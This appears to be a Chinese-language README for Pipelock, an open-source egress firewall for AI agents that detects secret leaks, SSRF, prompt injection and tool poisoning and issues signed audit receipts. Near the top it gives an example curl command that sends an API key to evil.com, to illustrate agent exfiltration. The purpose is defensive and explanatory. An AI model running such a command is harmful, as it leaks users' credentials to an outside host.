
开源AI代理防火墙,扫描HTTP、MCP、A2A和WebSocket流量以检测数据泄露、SSRF和提示注入,并发出可验证的签名操作收据用于审计。
面向可验证出口控制的开源 AI 代理防火墙。


Pipelock 位于 AI 代理与网络之间。它会检查经其代理的 HTTP、WebSocket、MCP 和 A2A 流量,并在启用 TLS 拦截时检查 CONNECT 隧道内容,以发现密钥窃取、提示注入、SSRF、工具投毒以及高风险的工具调用链。未启用拦截的普通 CONNECT 仅在主机名和 URL 层面进行扫描。已配置的 MCP 上游是私有地址 SSRF 拦截的一个例外:允许本地/私有服务器,但云元数据端点仍会被拦截。
Pipelock 会针对内容感知的边界决策发出由中介签名的操作回执,因此审查者可以在 agent 运行时之外验证 Pipelock 做出了什么决定。公开的 agent-egress-bench 语料库会检验这些检测能力。Gauntlet 工作流是该产品针对固定语料库提交的定期候选考试;它不会自动发布公开评分。了解更多:开源 AI 防火墙。
适用于: Claude Code · OpenAI Codex · Cline · OpenCode · Pi · Zed · Cursor · VS Code · JetBrains · OpenAI Agents SDK · Google ADK · AutoGen · CrewAI · LangGraph
问题 · 验证 · 快速开始 · 实际效果 · 拦截内容 · 功能 · 架构 · 文档 · 演练场 · 博客 · 询问 Dosu
在在线演练场中通过浏览器试用。如果 Pipelock 值得,请为仓库加星,让更多人发现它。
你的 AI agent 环境中存有 $PROVIDER_API_KEY,并且拥有 shell 访问权限。一次请求就可能泄露它:
curl "https://evil.com/steal?key=$PROVIDER_API_KEY" # game over, unless pipelock is watching
你的智能体执行的每一个机器操作都应跨越你的机密与开放互联网之间的边界。当智能体通过其代理、MCP 封装器、沙箱、主机隔离模型或集群部署拓扑进行路由时,Pipelock 便成为那道边界。它扫描经中介的出站和入站流量,根据模式阻止或标记攻击,并记录决策的签名证据。
大多数智能体安全工具要求你信任它们的仪表盘。Pipelock 则交给你一份签名收据,让你用自己持有的密钥离线自行核验。无需账户,也无需服务器。

内置演示会触发真实的攻击场景,将其阻止,并在无需配置、无需网络的情况下,将签名收据和公钥写入磁盘:
pipelock demo --receipts-dir ./out                                   # runs attack scenarios, writes 7 signed receipts + signer.pub
pipelock verify-receipt "$(ls ./out/*.json | head -1)" --key ./out/signer.pub  # check a signature yourself (each receipt is <action-id>.json)

评分卡对每项声明单独评级,并说明它不能证明什么:即 Pipelock 所中介的边界之外是否发生了任何事情。在其下方,收据时间线列出了已记录的经中介决策及其判定结果和哈希链接。一份如实说明自身局限的收据,胜过一枚掩盖这些局限的绿色对勾。
证据查看器免费且无需许可证。它读取的是飞行记录器会话——即 Pipelock 运行时写入的内容——而非上方的演示收据:
pipelock init --output ./pipelock.yaml        # names a recorder directory and generates its signing key
pipelock run --config ./pipelock.yaml         # record while your agent works
pipelock evidence view --receipt-dir ./recorder --out report.html   # static offline report, no server
pipelock evidence serve --receipt-dir ./recorder                    # same report, served read-only
有两点需要坦诚说明,先讲清楚。演示使用一个临时密钥进行签名,该密钥会在本次运行时打印出来,这只能证明回执自身是一致的,而不能证明其与某个具名身份绑定。公共 Pipelock playground 是另一条路径,它使用 Pipelock 发布的密钥进行验证。而运行 Pipelock 的操作者持有签名密钥,因此回执只能证明边界做出了什么决定、以及密钥持有者对其进行了签名,而不能证明操作者是诚实的。pipelock anchor receipts 会将回执链检查点记录到本地后端或 Rekor 透明日志中,以供后续审计,而针对该锚点的、独立于操作者的验证仍在端到端验证中。
关于为何证明优于承诺的完整论证,请参见演示优于证明。
这些示例针对 v3.8.0。请在版本发布后使用它们。对于现有部署,在更改二进制文件或配置之前,请先阅读 3.8 升级指南。
预构建版本: 从 GitHub Releases 下载适用于你的操作系统和架构的归档文件,并在安装前验证发布完整性。发布二进制文件包含 pipelock update 验证已签名发布清单所需的公钥环。
源码构建: 以下命令构建 Community 版本。默认情况下,make build 和 make install 不会嵌入发布验证密钥环,因此 pipelock update 无法从这些构建安装更新。要升级,请从源码重新构建,或安装经过验证的预构建版本。








